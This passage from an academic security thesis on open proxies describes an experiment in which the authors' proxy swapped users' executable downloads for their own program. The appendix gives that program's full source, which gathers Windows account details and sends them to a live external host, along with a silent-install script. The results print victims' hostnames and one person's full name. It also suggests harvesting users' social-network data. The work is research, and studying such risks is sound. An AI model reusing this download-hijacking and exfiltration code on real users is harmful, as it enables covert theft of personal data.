7.5. Deployment and results of the experiment

For deploying the experiment we start firstly the VPN service. After getting the new IP address with the DynDns.org service, we connect us to our Ubuntu server and prepare



Figure 7.3.: Redirected download of putt.exe

our web server. As explained in the previous sections, we store all necessary scripts ("disclaimer.php", "add.php") and the malware ("getInformation.exe") in the "/var/www"-directory.

Along to the web server we start the Squid proxy server. At this point we must make a detour, because our proxy cannot be admitted by a proxylist with the disclaimer requirement. Whereas the proxylist's proxy checker tries to check our proxy, the Squid proxy returns the disclaimer page at the first request being a negative indication for a running proxy. Thus, it is impossible for our open proxy to get into a proxylist. Consequently, we disable the set up lines of disclaimer and redirector in Squid's main configuration file for this advertisement task. We restart our proxy server without those modules for providing a normally working, highly anonymous proxy. Now, we can add our proxy to various proxylists and made an announcement in "proxylist.net" as introduced in Section 3.1.1. After some minutes this list has admitted and published our open proxy. We made the experience that this proxylist announcement is enough for acquiring a sufficient number of proxy users. Afterwards we enable the lines due to disclaimer and redirector feature and restart the Squid proxy. Subsequently, our experiment should working as planed and all downloads referring to executables should be redirected to our application.

While we have provided this pseudo-malicious proxy service for 10 days, many clients were using our proxy in spite of they were advised being part of a security experiment. To verify how many proxy sessions were tracked, we count the GET-requests in the web server's logfile (access.log) referring to the disclaimer script.



Figure 7.4.: Alerting of a security incident

Number of proxy sessions:

```
egrep 'GET /disclaimer.php' access.log | wc -l  
1036
```

In searching the "disclaimer.php"-script with `egrep` and counting the resulted lines, the number of monitored proxy sessions is 1036. To figure out the victims fallen into our trap, we must filter for all GET-requests to the "add.php" script. This script will be requested by our application providing different user information in its URL. Before searching for these entries, we remove some test attempts performed by us with "egrep

-v" as outlined in the following command. To make further investigations easier, we cut off some uninteresting log information with sed and write all found entries in an own file called "resultEntries.txt":

```
cat access.log | grep '/add.php' | egrep -v '(c|C)omputername=(HOME|SCHMIDINOTEBOOK)' | sed 's/^.*/add.php?/' > resultEntries.txt
```

Now, we can figure out how many users have downloaded and executed our application in counting the lines of the generated result file.

Number of requests by our malicious program:

```
cat resultEntries.txt | wc -l
8
```

Our web server has logged 8 requests indicating to an execution of our program. To figure out some closer details about the user information, we analyze all parameters relayed via the requested URL. We separate each parameter with the "awk -F"&" and prints the suitable parameter. Firstly, we analyze the first parameter (see following command) containing user information about the operation system and microprocessor. We notice that our victims are using preferably "Window XP Professional" running with different types of Intel microprocessors.

Listing 7.5: Information about OS and microprocessor

```
1 $ cat resultEntries.txt | awk -F'&' '{print $1}' | sed 's/%20/ /g' | less
2 osVersion=Windows XP 5.1.2600 (x86 Family 6 Model 23 Stepping 10,
   GenuineIntel)
3 osVersion=Windows XP 5.1.2600 (x86 Family 6 Model 23 Stepping 10,
   GenuineIntel)
4 osVersion=Windows XP 5.1.2600 (x86 Family 15 Model 4 Stepping 9,
   GenuineIntel)
5 osVersion=Windows XP 5.1.2600 (x86 Family 15 Model 4 Stepping 9,
   GenuineIntel)
6 osVersion=Windows XP 5.1.2600 (x86 Family 15 Model 4 Stepping 9,
   GenuineIntel)
7 osVersion=Windows XP 5.1.2600 (x86 Family 15 Model 4 Stepping 9,
   GenuineIntel)
8 osVersion=Windows XP 5.1.2600 (x86 Family 6 Model 15 Stepping 13,
   GenuineIntel)
```

```
9 osVersion=Windows XP 5.1.2600 (x86 Family 6 Model 15 Stepping 13,
  GenuineIntel)
```

The next parameters are revealing the host name and a proper comment. As illustrated in the result of following command, some users with the computername "WINDOWSXP", "PC17" and "BARBAROSSA" has executed our application. The comment "Built-in account for administering the computer/domain"⁹ indicates that the user has the permissions of an administrator. So, this proxy user has executed our program as an administrator, which could be a problem if the program really performs different damages.

Listing 7.6: Information about host name and user account

```
1 $ cat resultEntries.txt | awk -F'&' '{printf "%s\t%s\n", $2, $3}' | sed 's
  /%20/ /g' | less
2 computername=WINDOWSXP comment=Built-in account for administering the
  computer/domain
3 computername=WINDOWSXP comment=Built-in account for administering the
  computer/domain
4 computername=PC17 comment=
5 computername=PC17 comment=
6 computername=PC17 comment=
7 computername=PC17 comment=
8 computername=BARBAROSSA comment=
9 computername=BARBAROSSA comment=
```

A further abnormality of this result is that the proxy users execute their downloaded executable few times as we observe in the repeated hostnames. Maybe, it is an indication that no one can believe it being fallen into a trap. Therefore, we have only 3 unique hosts, where the experiment operates as expected.

The next parameters contain the username and the timestamp of the last logon given in a UNIX format¹⁰. Thus, we can even derive the potential name in full from our victim, for instance in the case of "Mustafa Hamed Balaha".

Listing 7.7: Information about last logon and username

```
1 $ cat resultEntries.txt | sed 's/%20/ /g' | awk -F'&' '{printf "%s\t%s\t%s
  \n", $2, $6, $25}'
2 computername=WINDOWSXP last_logon=1264684602 name=markus
```

⁹<http://technet.microsoft.com/en-us/library/cc700835.aspx>

¹⁰[note: <http://fndiff.com/fm/timestamp.html>]


```

3 computername=WINDOWSXP last_logon=1264684602 name=markus
4 computername=PC17 last_logon=1265309496 name=McAfee
5 computername=PC17 last_logon=1265309496 name=McAfee
6 computername=PC17 last_logon=1265309496 name=McAfee
7 computername=PC17 last_logon=1265309496 name=McAfee
8 computername=BARBAROSSA last_logon=1265333266 name=mostafa hamed balaha
9 computername=BARBAROSSA last_logon=1265333266 name=mostafa hamed balaha

```

For the last statistic we present the number of Windows logons and the password age (Unix format).

Listing 7.8: Information about number of logons and password age

```

1 $ cat resultEntries.txt | sed 's/%20/ /g' | awk -F'&' '{printf "%s\t%s\t%s\n", $2, $27, $28}'
2 computername=WINDOWSXP num_logons=317 password_age=2676687
3 computername=WINDOWSXP num_logons=317 password_age=2676722
4 computername=PC17 num_logons=78 password_age=2622975
5 computername=PC17 num_logons=78 password_age=2622993
6 computername=PC17 num_logons=78 password_age=2623003
7 computername=PC17 num_logons=78 password_age=2623069
8 computername=BARBAROSSA num_logons=110 password_age=3305839
9 computername=BARBAROSSA num_logons=110 password_age=3306014

```

Intrinsically, the experiment has worked successfully in its deployment. Proxy users took our proxy from the proxylist and accept our disclaimer, because otherwise they would not browse over our open proxy. In addition, they downloaded executables, which were redirected by our proxy. Our victims relied on their proxy connection and thought that the downloaded file is reliable. They execute the application on their host with their permissions, which is occasionally the administrator.

An interesting key figure according to such kinds experiment is the so-called conversion rate. In our case, this rate is a ratio between the number of unique security incidents through our malware and the number of launched proxy sessions. We have counted 1036 proxy sessions and the number of unique incidents is 3, which yields to a conversion rate of approximately 0.3 percent. Consequently, almost every 333 proxy sessions yields to a malware infection. During 10 days we have only three unique executions. Maybe, it is a moderate success in this view, but compared to other experiments like Spamalytics [4] our experiment has a similar conversion rate.

7.6. Summary about RS 3

Research Question 3 attempts to answer to the question of whether users rely on their open proxy connection in a way, that they transfer reliable data over an intrinsically unsecure channel. For getting a result in this issue, we deployed a proper experiment to gain the evidence that proxy users trust this channel. This experiment redirects requested executable downloads to a pseudo-vicious application implemented by us. In this case the execution of this program causes a delivery of some information about executor's user account. With malicious intentions this program could also be an application that could damage the operator's system or delete hard disks. In this view, it is grossly negligent to download an executable via an open proxy and trust this transfer in executing that application.

In Section 7.5, we have shown that the experiment worked as expected and users downloaded and executed our application. However, with a conversion rate of 0.3 percent, the experiment was moderately successful. Possible reason for that moderate success could be on the one hand the low number of requested downloads to Windows executables. On the other hand we must acquire considerably more users browsing over our open proxy. The low number of proxy sessions could be explainable because of the disclaimer, where we warn proxy users.

If we redesign the concept of that experiment, we may get more success in this research question. Perhaps, we would get a higher conversion rate, when we choose another method instead of redirecting downloads of executables. For instance, one possibility could be that we make a deeper traffic analysis. We could search for proxy sessions, where the users browse in social networks like Facebook or StudiVZ. Thus, we could gather personal information about the users and their friends. This is only one option in analyzing differently the question of whether proxy users trust their open proxy connections.

Chapter 8.

Conclusion and Further works

Matt Bishop outlines in his book "Introduction to Computer Security", that a proxy server is an intermediate agent, which is acting on behalf of an endpoint without allowing a direct connection between two endpoints[9]. Thus, a proxy works as a man in the middle between two network hosts and relays Internet traffic in either direction. Usually, clients must authenticate themselves on the proxy server for obtaining a connection. If a proxy does not implement such restrictions and clients get a proxy connection without authentication, then the intermediary is called open proxy. Such proxies are generally used on behalf of any set of proxy users. The main target of this thesis is to disclose the matter of open proxies and to explain the correct handling with freely accessible proxies. Additionally, in using open proxies there are many risks and consequences, which should be in mind.

According to open proxies, there are many basics and fundamentals, which will be dealt in Chapter 2. For instance, proxy user should know the distinction of an offline and online identity for protecting human's privacy. While the offline identity is the subset of attributes of a person in the non-computerized world, the virtual identity exhibits the user's profile in the online world. Furthermore, there are many proxy concepts like forward proxy, reverse proxy and proxy chaining, which are important due to technical requirements. This thesis attempts to find answers to questions like why open proxies generally appears or why its usage is so popular in the Internet community.

For obtaining proxies it is an ease to find proxies. On the one hand there resides a plenty of proxylists on Internet offering open proxy contacts. Otherwise, users can search proxies themselves via proxy hunting tools. Such software is able to scan a particular IP range for a freely accessible proxy service. This thesis also points out a

set of proxy tools being responsible for many other use cases. For instance, tools like proxy checker and proxy judges classify proxies according to their anonymity levels (transparent, anonymous and highly anonymous). Furthermore, an approach will be presented, that allows a provider of a web server to verify whether its users are using an open proxy.

Chapter 4 introduces two approaches for setting up an open proxy. Firstly, a Squid proxy will be reconfigured so that it provides an freely accessible proxy service. The second approach illustrates a specific configuration of an Apache web server, which is also able to act as an open proxy. Due to both possibilities, many additional modules for analyzing traffic, detecting web attacks, limiting bandwidth or getting anonymity must be configured correctly.

After this theoretical introduction this thesis focuses mainly on three research questions. The first issue is related to proxylists being available on Internet. These frequently updated lists offers a huge number of open proxies. The problem is that a proxylist is reliable as the proxies are really working. If a proxylist provides mainly fake proxies, the Internet community will not take any proxies from this list anymore. Concerning this matter we are dealing with the question if it is possible to harm the integrity of such proxylists in smuggling in a number of non-working proxies. As a result we could show that we can figure out the internal proceeding applied by some proxylists in gaining and checking proxies. If we had successfully found out proxylist's practices, then it was an ease to smuggle in some fake proxies. Therefore, we could reach the main target in this research question in damaging the integrity of proxylists.

In the second Research Question we perform an analysis of what are open proxies used for. Every proxy user must bear in mind, that the provider of an open proxy is able to make a personal browsing behavior analysis. For instance, the provider knows which websites are targeted and what are user's interests on Internet. In deploying an experiment we generate some high level statistics to figure out Top Users, Top Pages, Top Downloads and so forth. Furthermore, open proxies will be also used to launch web attacks against other Internet hosts. In this regard we evaluate which web attacks will be launched via an open proxy. As a main result in this research, we notice that lots of users from China, Russian, United States and Germany were using open proxies in different ways. This statistics shows also the large amount of requests referring to porn

websites. Furthermore, the analysis also illustrates that open proxies will be used for launching different kinds of web attacks like brute force attacks, banner fraud attacks and injection attacks.

The last research question asks whether users trust their open proxy connection in a way, that they even transfer reliable data over an unsecure channel. Within an experiment we attempt to provide evidence, that proxy users rely on this connection. We put an open proxy online, which redirects each executable download request to our pseudo-malicious application. This redirected program reads out only some user information being delivered to us. This experiment has worked as expected and users have downloaded and executed our application. Although we reached a moderate success, our results are similar to other experiments in other domains like Spamalytics [4].

All these research questions are one possibility to understand how open proxies are internally working and how its users should handle these intermediaries. It should give an idea what we can make with open proxies and how they could be employed. Of course, there are a wide variety of other use cases in this matter. For instance, to answer Research Question 1 in a different way, we could expand the question itself. It can be researched what happens if we really smuggle in a huge number of proxies. How is the provider of the proxylist reacting to this attack?

In this regard we also have to think about how our experiment in Research Question 3 yields to more success as it did. Enhancing the number of executable downloads or acquiring of more proxy users are potential options for achieving improvements in this experiment. Other possibility is to redesign the experiment as a whole. Instead of redirecting executable requests, we could make a deeper traffic analysis referring to social networks like Facebook or MySpace. Thus, we could gather personal information about the users and their friends.

Finally, open proxies are really a good device to protect the human's privacy as long as the user knows how to handle with them. It is good to know some key features in this matter.

Appendix A.

Source code fragments

Listing A.1: Perl source code for checking proxy availability

```
1 use strict;
2 use warnings;
3 use WWW::ProxyChecker;
4
5 my $checker = WWW::ProxyChecker->new(
6     timeout => 10,
7     debug => 1,
8     agent => 'myproxychecker',
9     check_sites => [ qw(
10         http://www.orf.at
11         http://www.usc-mank.at
12         http://www.google.at
13         http://www.winf.at
14         http://www.tuwien.ac.at
15     )],
16 );
17
18 my $working_ref= $checker->check( [ qw(
19 http://128.130.204.96:80
20 http://63.223.114.7:80
21 http://75.68.125.114:22991
22 http://69.162.86.4:80
23     )
24     ]
25 );
26 die "No working proxies were found\n" if not @$working_ref;
27 print "$_ is alive\n" for @$working_ref;
```

Listing A.2: Example HTML code (testSite.php) for including Java Applet

```
1 <html>
2 <head>
3 <meta http-equiv="Content-Type" content="text/html; charset=windows-1252">
4 <title>Test website for a proxy experiment</title>
5 </head>
6 <body>
7 Test website containing a little Java applet!<br>
8 Do you use a transparent or elite proxy?
9 <applet code="checker.class" width="100%" height="23">
10   <param name="IP" value="<?php echo $REMOTE_ADDR; ?>">
11   <param name="Host" value="www.usc-mank.at">
12   <param name="tr" value="0">
13   <param name="tg" value="0">
14   <param name="tb" value="0">
15   <param name="br" value="255">
16   <param name="bg" value="255">
17   <param name="bb" value="255">
18 </applet>
19 </body>
20 </html>
```

Listing A.3: PHP script (ip.php) responsible for server logs

```
1 <?php
2 echo "[".$REMOTE_ADDR."]";
3
4 $file=fopen("proxychecker.log","a");
5 fputs($file, date("[ d.m.Y ] [ H:i:s",time())." [ REAL ".$REMOTE_ADDR."
6   | PROXY ".$_GET['IP']." ]\n");
7 fclose($file);
8 ?>
```

Listing A.4: Java Applet (checker.java)

```
1 import java.applet.Applet;
2 import java.awt.*;
3 import java.io.*;
4 import javax.swing.*;
5 import java.net.*;
6
7 public class checker extends JApplet
8 {
```

Appendix A. Source code fragments

```
9 private DataInputStream in; // Socket Input Data
10 private String IP; // Proxy IP?
11 private String Host; // hostname of the logging site
12 private String checker="JavaApplet loaded, checking proxy...";
13 private int split1, split2;
14 private String tr="140", tg="140", tb="140";
15 private String br="18", bg="18", bb="18";
16 Image smiley; // smile pictures
17 URL base; // URL of Java applet
18 MediaTracker mt; // Tracker for pictures
19
20 public void init()
21 {
22     JRootPane rootPane = this.getRootPane();
23     // avoiding a security conflict in some browser
24     rootPane.putClientProperty("defeatSystemEventQueueCheck", Boolean.TRUE);
25     IP=getParameter("IP"); // IP from our Website! If proxy is used,
        then proxy IP
26     Host=getParameter("Host");
27     tr=getParameter("tr"); // parameter color text red part
28     tg=getParameter("tg"); // parameter color text green part
29     tb=getParameter("tb"); // parameter color text blue part
30     br=getParameter("br"); // parameter color background red part
31     bg=getParameter("bg"); // parameter color background green part
32     bb=getParameter("bb"); // parameter color background blue part
33     mt=new MediaTracker(this); // image tracker
34
35     try
36     {
37         base = getDocumentBase(); // URL
38     }
39     catch(Exception ex) {}
40
41     try
42     {
43         Socket socket=new Socket(Host, 80);
44         // build Socket to our logging host
45         // input stream, getting real IP
46         BufferedReader br=new BufferedReader(new InputStreamReader(socket.
            getInputStream()));
47         // output stream, sending the proxy IP to our logging php
            script
```


Appendix A. Source code fragments

```
48 PrintStream printstream=new PrintStream(socket.getOutputStream());
49     // sending Get request
50 printstream.println("GET /ip.php?IP="+IP+" HTTP/1.1\r\nUser-Agent:
    Checker\r\nHost: "+Host+"\r\nConnection: close\r\n\r\n");
51     // read all data, upon other data the requesting IP meaning the real
        IP
52 checker=br.readLine();
53 for(int i=0; i<=20; i++)
54     checker+=br.readLine();
55     // close all sockets
56 printstream.close();
57 socket.close();
58 }
59 catch(Exception ex){}
60
61 split1=checker.lastIndexOf("[");
62     // the real IP will be returned in enclosing brackets
63 split2=checker.lastIndexOf("]");
64 if((split1!=-1)&(split2!=-1))
65 {
66     split1++; // getting only IP address
67     checker=checker.substring(split1, split2);
68 }
69     // compare IP found out by Java applet with IP coming from
        website (maybe proxy ip)
70 if(IP.compareTo(checker)==0) //no proxy
71 {
72     smiley=getImage(base,"Bilder/smile.gif");
73     checker="no proxy identified!";
74 }
75 else // proxy identified if these IP addresses are not equal
76 {
77     smiley=getImage(base,"Bilder/annoyed.gif");
78     checker="Proxy identified (IP: "+IP+")! Your real IP: "+checker;
79 }
80 mt.addImage(smiley,1); // load appropriate image
81
82 try
83 {
84     mt.waitForAll();
85 }
86 catch(InterruptedException e){}
```

Appendix A. Source code fragments

```
87 }
88
89 public void start(){}
90
91 public void stop(){}
92
93 public void paint(Graphics g)
94 {
95     //paint or write applet output
96     g.setColor(new Color(Integer.parseInt(br), Integer.parseInt(bg), Integer
97         .parseInt(bb)));
98     g.fillRect(0, 0, 1000, 23);
99     g.drawImage(smiley,1,1,this);
100    g.setFont(new Font("Courier New",Font.PLAIN,14));
101    g.setColor(new Color(Integer.parseInt(tr), Integer.parseInt(tg), Integer
102        .parseInt(tb)));
103    g.drawString(checker, 30, 18);
104 }
105
106 public void destroy() { }
107
108 public String getAppletInfo()
109 {
110     return "Title: Proxy-Checker \nTries to find the real IP if a Proxy is
111         used.";
112 }
113
114 public String[][] getParameterInfo()
115 {
116     String paramInfo[][] = {
117         {"IP", "z.B. 127.0.0.1", "revealed IP due to website (proxy's IP)"},
118         {"Host", "String", "host collecting the real IP's"},
119         {"tr", "int", "Text red-part"},
120         {"tg", "int", "Text green-part"},
121         {"tb", "int", "Text blue-part"},
122         {"br", "int", "background red-part"},
123         {"bg", "int", "background green-part"},
124         {"bb", "int", "background blue-part"}
125     };
126     return paramInfo;
127 }
128 }
```

Listing A.5: AZenv script (azenv.php)

```
1 <html>
2 <head><title>AZ Environment variables 1.04</title></head>
3 <body>
4 <pre>
5 <?php
6   foreach ( $_SERVER as $header => $value )
7     {
8       if ( strpos ( $header , 'REMOTE' ) !== false ||
9           strpos ( $header , 'HTTP' ) !== false ||
10          strpos ( $header , 'REQUEST' ) !== false )
11         {
12           echo $header . ' = ' . $value . "\n";
13         }
14     }
15 ?>
16 </pre>
17 </body>
18 </html
```

Listing A.6: Additional configuration lines for getting highly anonymous state

```
1 request_header_access Allow allow all
2 request_header_access Authorization allow all
3 request_header_access WWW-Authenticate allow all
4 request_header_access Proxy-Authorization allow all
5 request_header_access Proxy-Authenticate allow all
6 request_header_access Cache-Control allow all
7 request_header_access Content-Encoding allow all
8 request_header_access Content-Length allow all
9 request_header_access Content-Type allow all
10 request_header_access Date allow all
11 request_header_access Expires allow all
12 request_header_access Host allow all
13 request_header_access If-Modified-Since allow all
14 request_header_access Last-Modified allow all
15 request_header_access Location allow all
16 request_header_access Pragma allow all
17 request_header_access Accept allow all
18 request_header_access Accept-Charset allow all
19 request_header_access Accept-Encoding allow all
20 request_header_access Accept-Language allow all
21 request_header_access Content-Language allow all
```

Appendix A. Source code fragments

```
22 request_header_access Mime-Version allow all
23 request_header_access Retry-After allow all
24 request_header_access Title allow all
25 request_header_access Connection allow all
26 request_header_access Proxy-Connection allow all
27 request_header_access User-Agent allow all
28 request_header_access Cookie allow all
29 request_header_access All deny all
```

Listing A.7: Configuration of mod_proxy module

```
1 <IfModule mod_proxy.c>
2     #turning ProxyRequests on and allowing proxying from all may allow
3     #spammers to use your proxy to send email.
4     ProxyRequests On
5     <Proxy *>
6         Order deny,allow
7         #Deny from all
8         Allow from all
9     </Proxy>
10
11     # Enable/disable the handling of HTTP/1.1 "Via:" headers.
12     # ("Full" adds the server version; "Block" removes all outgoing
13     #   Via: headers)
14     # Set to one of: Off | On | Full | Block
15
16     ProxyVia On
17     AllowCONNECT 25 80 443 8000 8080 6667 6666
18 </IfModule>
```

Listing A.8: Configuration of Mod_Evasive20

```
1 <IfModule mod_evasive20.c>
2     DOSHashTableSize 3097
3     DOSPageCount 5
4     DOSSiteCount 100
5     DOSPageInterval 2
6     DOSSiteInterval 2
7     DOSBlockingPeriod 600
8     # further optional settings
9     # DOSWhitelist 127.0.0.*
10    # DOSEmailNotify #deinemailadresse@meinedomain.de
11    # DOSSystemCommand "su - someuser -c '/sbin/... %s ...'"
12    DOSLogDir "/var/lock/apache2/"
```

```
13 </IfModule>
```

Listing A.9: Perl script to test mod_Evasive module's effectiveness

```
1 #!/usr/bin/perl
2 use IO::Socket;
3 use strict;
4
5 for(0..100)
6 {
7     my($response);
8     my($SOCKET) = new IO::Socket::INET( Proto => "tcp",
9                                         PeerAddr=> "127.0.0.1:80");
10    if (! defined $SOCKET) { die $!; }
11    print $SOCKET "GET /?$_ HTTP/1.0\n\n";
12    $response = <$SOCKET>;
13    print $response;
14    close($SOCKET);
15 }
```

Listing A.10: PHP script (disclaimer.php) for publishing a disclaimer

```
1 <?php
2 echo "<html xmlns=\"http://www.w3.org/1999/xhtml\"><head>";
3 echo "<meta http-equiv=\"Refresh\" content=\"5;url=\".$_GET[\"url\"]}\" />";
4 echo "<meta http-equiv=\"Content-Language\" content=\"en-us\" /><meta http
5 -equiv=\"Content-Type\" content=\"text/html; charset=iso-8859-1\" /><
6 meta name=\"keywords\" content=\"Disclaimer\" /><meta name=\"
7 Description\" content=\"Meta refresh example.\" /><title>Proxy
8 Disclaimer</title></head><body>";
9
10 echo "<h1>Disclaimer</h1>";
11
12 echo "This is a research proxy that tests the security settings of users
13 and transmits data from the client to the proxy and returns modified
14 data.<br>";
15 echo "Click here to continue to your target <a href=\"\".$_GET[\"url
16 \"].\">\".$_GET[\"url\"]\"</a>";
17
18 echo "</body></html>";
19 ?>
```

Listing A.11: Python source code of getInformation.py

```
1 import win32api
```

Appendix A. Source code fragments

```
2 import win32net
3 import win32netcon
4 import platform
5 import os, sys, ctypes
6 import webbrowser
7
8 #http://python.net/crew/skipky/win32/
9
10 def UserGetInfo():
11     try:
12         user=win32api.GetUserName()
13     except:
14         dc=[]
15     return win32net.NetUserGetInfo(None,user,3)
16
17 if __name__=="__main__":
18     osVersion = platform.system() + " " + platform.release() + " " +
19         platform.version() + " (" + platform.processor() + ")\n"
20     userInfo = UserGetInfo()
21     info = ""
22     composedUrl=""
23     for value in userInfo:
24         try:
25             line = unicode(value).encode("utf-8") + ": " + unicode(
26                 userInfo[value]).encode("utf-8") + "\n"
27             info = info + line
28             parameter = "&" + unicode(value).encode("utf-8") + "=" + unicode(
29                 userInfo[value]).encode("utf-8")
30             composedUrl = composedUrl + parameter
31         except:
32             line = ""
33             paramter = ""
34
35 ## Show dialog box
36 #ctypes.windll.user32.MessageBoxA(0,
37 #    "--OS--\n %s\n--USER--\n%s\n%s\n" % (
38 #    osVersion,
39 #    info,
40 #    computername,
41 #    ), "%s - Message" % os.path.basename(sys.executable), 0x30
```

Appendix A. Source code fragments

```
41 #)
42
43 computername=win32api.GetComputerName()
44 composedUrl("&computername="+computername+composedUrl)
45
46 webbrowser.open("http://home123.dynalias.net/add.php?osVersion=%s%s" % (
    osVersion,composedUrl))
47
48 ## Open Webbrowser
49 #webbrowser.open("http://www.sba-research.org")
```

Listing A.12: PHP script (Add.php) for receiving all user information

```
1 <?php
2
3 echo "<html xmlns=\"http://www.w3.org/1999/xhtml\"><head>";
4 echo "<title>add information</title></head><body>";
5 echo "<h1>Security incident</h1>";
6 echo "This is a research proxy that tests the security settings of users
    and transmits data from the client to the proxy and returns modified
    data.<br>";
7 echo "You have executed a potentially malicious Exe-File, which is very
    dangerous!<br> Best regards, Your Security Lab<br>";
8
9 #foreach($_GET as $key=>$value)
10 #{
11 #     echo $key." -> ".$value."<br>";
12 #}
13
14 echo "</body></html>";
15 ?>
```

Listing A.13: Setup (setup.py) for "py2exe"

```
1 from distutils.core import setup
2 import py2exe, sys, os
3 sys.argv.append('py2exe')
4 setup(
5     options = {'py2exe': {'optimize': 2}},
6     windows = [{'script': "getInformation.py"}],
7     zipfile = "shared.lib",
8 )
```

Listing A.14: Configuration file (Build.nsi) for the installer software

```
1 !define py2exeOutputDirectory 'dist'
2 !define exe 'getInformation.exe'
3 ; Comment out the "SetCompress Off" line and uncomment
4 ; the next line to enable compression. Startup times
5 ; will be a little slower but the executable will be
6 ; quite a bit smaller
7 ;SetCompress Off
8 SetCompressor lzma
9 Name 'getInformation'
10 OutFile ${exe}
11 SilentInstall silent
12 ;Icon 'icon.ico'
13 Section
14   InitPluginsDir
15   SetOutPath '$PLUGINS_DIR'
16   File '${py2exeOutputDirectory}\*.*'
17   GetTempFileName $0
18   DetailPrint $0
19   Delete $0
20   StrCpy $0 '$0.bat'
21   FileOpen $1 $0 'w'
22   FileWrite $1 '@echo off$\r$\n'
23   StrCpy $2 $TEMP 2
24   FileWrite $1 '$2$\r$\n'
25   FileWrite $1 'cd $PLUGINS_DIR$\r$\n'
26   FileWrite $1 '${exe}$\r$\n'
27   FileClose $1
28   nsExec::Exec $0
29   Delete $0
30 SectionEnd
```


Bibliography

- [1] PRIME Privacy and Identity Management for Europe. Prime general public tutorial and advanced tutorial. 2009. <https://www.prime-project.eu/tutorials>; August 2009.
- [2] Ryan C. Barnett. *Preventing Web Attacks with Apache*. Pearson Education, Inc., 1 edition, 2006. chapter 10.
- [3] Limin Wang, Kyoung Soo Park, Ruoming Pang, Vivek Pai, and Larry Peterson. Reliability and security in the codeen content distribution network. In *ATEC '04: Proceedings of the annual conference on USENIX Annual Technical Conference*, pages 14–14, Berkeley, CA, USA, 2004. USENIX Association.
- [4] Chris Kanich, Christian Kreibich, Kirill Levchenko, Brandon Enright, Geoffrey M. Voelker, Vern Paxson, and Stefan Savage. Spamalytics: an empirical analysis of spam marketing conversion. *Commun. ACM*, 52(9):99–107, 2009.
- [5] Neal Krawetz. Anti-honeypot technology. *IEEE Security and Privacy*, 2(1):76–79, 2004.
- [6] Heng Yin, Dawn Song, Manuel Egele, Christopher Kruegel, and Engin Kirda. Panorama: capturing system-wide information flow for malware detection and analysis. In *CCS '07: Proceedings of the 14th ACM conference on Computer and communications security*, pages 116–127, New York, NY, USA, 2007. ACM.
- [7] Brett Stone-Gross, Marco Cova, Lorenzo Cavallaro, Bob Gilbert, Martin Szydlowski, Richard Kemmerer, Christopher Kruegel, and Giovanni Vigna. Your botnet is my botnet: analysis of a botnet takeover. In *CCS '09: Proceedings of the 16th ACM conference on Computer and communications security*, pages 635–647, New York, NY, USA, 2009. ACM.
- [8] Mengjun Xie, Heng Yin, and Haining Wang. Thwarting e-mail spam laundering. *ACM Trans. Inf. Syst. Secur.*, 12(2):1–32, 2008.

Bibliography

- [9] Matt Bishop. *Introduction to Computer Security*, pages 495, 226. Pearson Education, Inc., 1 edition, 2005. Definition 23-4, Definition 23-5, chapter 13.6.3.
- [10] IBM Corporation. Ibm http server iseries information center. page 31, 2005. <http://publib.boulder.ibm.com/infocenter/series/v5r3/topic/rzaie/rzaiev5r3m2.pdf>; August 2009.
- [11] Matt Jonkman. *Know Your Enemy Lite: Proxy Threats - Socks v666, Reverse Tunneling Into NAT Home Networks*. The HoneyNet Project, 2008.
- [12] Basudev Saha Sabyasachi Chakrabarty. Cert-in: Open proxy servers. October 2009. <http://www.cert-in.org.in/knowledgebase/whitepapers/openproxy.htm>; August 2009.
- [13] Vivek S. Pai, Limin Wang, KyoungSoo Park, Ruoming Pang, and Larry Peterson. The dark side of the web: an open proxy's view. *SIGCOMM Comput. Commun. Rev.*, 34(1):57–62, 2004.
- [14] Mikael Berglund Jacob Palme. Anonymity on the internet. 2002. <http://people.dsv.su.se/~jpalme/society/anonymity.html>; January 2010.
- [15] Ryan Barnett. Distributed open proxy honeypots. Technical report, The Web Application Security Consortium, WASC, 2009. <http://projects.webappsec.org/Distributed-Open-Proxy-Honeypots>; August 2009.
- [16] Stathes Hadjiefthymiades and Lazaros Merakos. Using proxy cache relocation to accelerate web browsing in wireless/mobile communications. In *WWW '01: Proceedings of the 10th international conference on World Wide Web*, pages 26–35, New York, NY, USA, 2001. ACM.
- [17] TOR-Project. Tor: anonymity online. 2009. <https://www.torproject.org/>; August 2009.
- [18] TheProxyConnection.com. The dangers of open proxy servers. 2009. <http://theproxyconnection.com/openproxy.html>; August 2009.
- [19] Ph.D. Joe St Sauver. The open proxy problem. 2003. <http://darkwing.uoregon.edu/~joe/>; October 2009.

Bibliography

- [20] Andreas Weyert Dr. Peter B. Kraft. *Network Hacking: Professionelle Angriffs- und Verteidigungstechniken*, page 266. Franzis Verlag GmbH, 1 edition, 2007. chapter 16.6.2.
- [21] B. Flinn and H. Maurer. Levels of anonymity. *Journal of Universal Computer Science*, 1(1):35–47, 1995. http://www.jucs.org/jucs_1_1/levels_of_anonymity.
- [22] Dirk Dithardt. *Squid: Administrationshandbuch zum Proxyserver*. dpunkt.verlag GmbH, Heidelberg, 1 edition, 2003. chapter 12.5.
- [23] Martin C. Brown. Configuring apache 2.0 as a forward proxy server. 2009. http://www.serverwatch.com/tutorials/article.php/10825_3092521_3/Configuring-Apache-20-as-a-Forward-Proxy-Server.htm; January 2010.
- [24] The Apache Software Foundation. Apache http server version 2.2 documentation. Technical report, University of Oregon. <http://httpd.apache.org/docs/2.2/en/>; October 2009.
- [25] Apache2 bandwidth limiting in ubuntu hardy 8.04. Technical report, Linux Administration:Services, Security and Whatnot. <http://linuxadministration.us/2008/07/12/apache2-bandwidth-limiting-in-ubuntu-hardy-804/>; October 2009.
- [26] Ivan Barrera. Apache2 - mod_bw v0.8. Technical report, Ivn Systems/Software. http://apache.ivn.cl/files/txt/mod_bw-0.8.txt; October 2009.
- [27] Ryan C. Barnett. Open proxy honeypots. 2004. http://honeypots.sourceforge.net/open_proxy_honeypots.pdf; October 2009.
- [28] libapache2-mod-evasive gegen dos und ddos. Technical report. <http://gettoweb.de/linux/libapache2-mod-evasive-gegen-dos-und-ddos/>; October 2009.
- [29] Modsecurity reference manual. Technical report, Breach Security, Inc. <http://www.modsecurity.org/documentation/modsecurity-apache/2.5.6/>; October 2009.

Bibliography

- [30] Sichere dein apache mit mod_security. Technical report. http://www.howtoforge.de/howto/sichere-dein-apache-mit-mod_security/; October 2009.
- [31] Howto apache2 mit mod-evasive(1.10.1) und mod-security(2.5.7). Technical report. <http://www.hack2learn.org/howto-apache2-mit-mod-evasive-und-mod-security257>; October 2009.
